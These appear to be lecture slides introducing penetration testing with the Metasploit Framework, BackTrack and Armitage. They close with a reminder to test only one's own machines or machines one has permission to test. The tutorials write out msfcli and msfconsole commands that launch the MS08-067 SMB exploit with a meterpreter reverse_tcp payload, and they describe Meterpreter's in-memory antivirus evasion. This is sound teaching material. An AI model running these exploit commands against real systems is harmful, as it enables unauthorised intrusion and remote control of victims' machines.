



The Metasploit Framework

Overview

- **What is it?**

The Metasploit Framework is both a **penetration testing** system and a development platform for creating security tools and **exploits**.

who	in order to...
network security professionals	to perform penetration tests
system administrators	to verify patch installations
product vendors	to perform regression testing (after introducing changes to a certain product, you test the old functionality to ensure that the quality is not compromised)
security researchers world-wide	...

The framework is written in the Ruby programming language and includes components written in C and assembler.

<http://www.metasploit.com/framework/>

Overview

- **What does it do?**

The framework consists of **tools**, **libraries**, **modules**, and **user interfaces**. The basic function of the framework is a ***module launcher***, allowing the user to configure an exploit module and launch it at a target system.

If the exploit succeeds, the payload is executed on the target and the user is provided with a shell to interact with the payload. Hundreds of exploits and dozens of payload options are available.



- **Supported OS:**

Linux, MacOSX, Windows, Android, iPhone, Maemo (N900)

<http://www.metasploit.com/redmine/projects/framework/wiki/Installation>

History



- **1.0** (2003-2004) PERL, 15 exploits, project started by HD Moore
- **2.7** (2003-2006) PERL, more than 150 exploits
- **3.+** (2007-today) Ruby, 642 exploits (?)
- Code contribution from hundreds of people



BackTrack

- Linux distribution designed (and used) specifically for **PENETRATION TESTING** and computer security
- project started in 2006; from version 4 is based on Ubuntu. Latest stable release: 4 R2.
- originated from the merger of WHAX and Auditor Security Collection: 2 Linux distribution focusing on penetration testing.



<http://www.backtrack-linux.org/>

BackTrack

- Several security tools are included:

- ✓ Metasploit Framework
- ✓ Nmap
- ✓ Wireshark
- ✓ OpenVas
- ✓ AirCrack
- ✓ Ettercap
- ✓ [...]



- also many services:

- ✓ Apache
- ✓ MySQL
- ✓ Snort
- ✓ [...]



*«Vorrei aver avuto BackTrack qualche anno fa.
Mi avrebbe fatto risparmiare molto tempo.»*

???


*«Vorrei aver avuto BackTrack qualche anno fa.
Mi avrebbe fatto risparmiare molto tempo.»*

Kevin Mitnick

MSF - Getting started

GUI interface

Java GUI for the console



MSF - Getting started

Command line interface

Excellent if you know exactly which exploit and options you need.

```
root@bt:/pentest/exploits/framework3# ./msfcli -h
Usage: ./msfcli <exploit_name> <option=value> [mode]
=====


Mode          Description
----          -
(H)elp        You're looking at it baby!
(S)ummary     Show information about this module
(O)ptions     Show available options for this module
(A)dvanced    Show available advanced options for this module
(I)DS Evasion Show available ids evasion options for this module
(P)ayloads    Show available payloads for this module
(T)argets     Show available targets for this exploit module
(AC)tions     Show available actions for this auxiliary module
(C)heck       Run the check routine of the selected module
(E)xecute     Execute the selected module
```

```
msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.10 PAYLOAD=windows/shell/bind_tcp E
```

MSF - Getting started

Web interface

Actually deprecated and removed; not very stable.



The screenshot displays the Metasploit web interface in a browser window. The address bar shows the URL `http://127.0.0.1:55555/`. The interface is divided into several sections:

- Available Exploits (0):** A search bar is present. Below it, it states "Showing all 566 modules". Three exploit entries are visible:
 - 3CTftpSvc TFTP Long Mode Buffer Overflow**: This module exploits a stack buffer overflow in 3CTftpSvc 2.0.1. By sending a packet with an overly long mode field, a remote attacker could overflow a arbitrary code on the system.
 - 3Com 3CDAemon 2.0 FTP Username Overflow**: This module exploits a vulnerability in the 3Com 3CDAemon FTP service being distributed from the 3Com web site and is recommended in documents. This module uses the USER command to trigger the overflow.
 - ACDSee XPM File Section Buffer Overflow**: This module exploits a buffer overflow in ACDSee 9.0. When viewing a mali the ACDSee product, a remote attacker could overflow a buffer and execute
- Metasploit Console (2):** A terminal window showing the Metasploit logo and system information:

```
=[ metasploit v3.4.1-beta [core:3.4 api:1.0]
+ -- --[ 176 exploits - 30 auxiliary
+ -- --[ 104 payloads - 17 encoders - 5 nops
-[ svn r9744 updated today (2010.07.08)

msf >
```
- Available Payloads (1):** A search bar is present. Below it, it states "Showing all 210 modules". Four payload entries are visible:
 - AIX Command Shell, Bind TCP Inline**: Listen for a connection and spawn a command shell
 - AIX Command Shell, Find Port Inline**: Spawn a shell on an established connection
 - AIX Command Shell, Reverse TCP Inline**: Connect back to attacker and spawn a command shell
 - AIX execve shell for inetd**: Simply execve /bin/sh (for inetd programs)

First tutorial

- Choosing a **module**

`use exploit_name`

- Configuring the Active **Exploit**

`show options → set RHOST, set SRVHOST`

- Selecting the **Payload**

`show payloads → set PAYLOAD payload_name`

- Configuring the Payload

`show options → set LHOST, set LPORT`

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id	Name
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.8
RHOST => 192.168.1.8
```

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOST	192.168.1.8	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, none, process
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf exploit(ms08_067_netapi) > exploit
```

Meterpreter

(short for The Meta-Interpreter)

What?	It's an advanced multi-function payload.
Why?	Its purpose is to provide complex features that would otherwise be tedious to implement purely in assembly.
How?	The way that it accomplishes this is by allowing developers to write their own extensions in the form of shared object (DLL) files that can be uploaded and injected into a running process on a target computer after exploitation has occurred.

Meterpreter and all of the extensions that it loads are executed entirely from **memory** and never touch the disk, thus allowing them to execute **under the radar** of standard **Anti-Virus** detection.

Armitage

The «graphical cyber attack management tool» for Metasploit.



- A GUI for Metasploit
 - recommends exploits
 - configures modules
 - aids post exploitation



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DEMO

Second tutorial

```
root@bt:~# /etc/init.d/mysql start
```

```
Starting MySQL database server: mysqld ..
```

```
Checking for corrupt, not cleanly closed and upgrade needing tables..
```

```
root@bt:~# msfrpcd -f -U msf -P test -t Basic
```

```
[*] XMLRPC starting on 0.0.0.0:55553 (SSL):Basic...
```

```
root@bt:~# cd /pentest/exploits/armitage
```

```
root@bt:/pentest/exploits/armitage# ./armitage.sh
```



Si possono lanciare test di ogni sorta, ricordando sempre questa regola:

i TARGET dei test devono essere SOLO **nostre macchine** o macchine sulle quali abbiamo un esplicito **permesso!**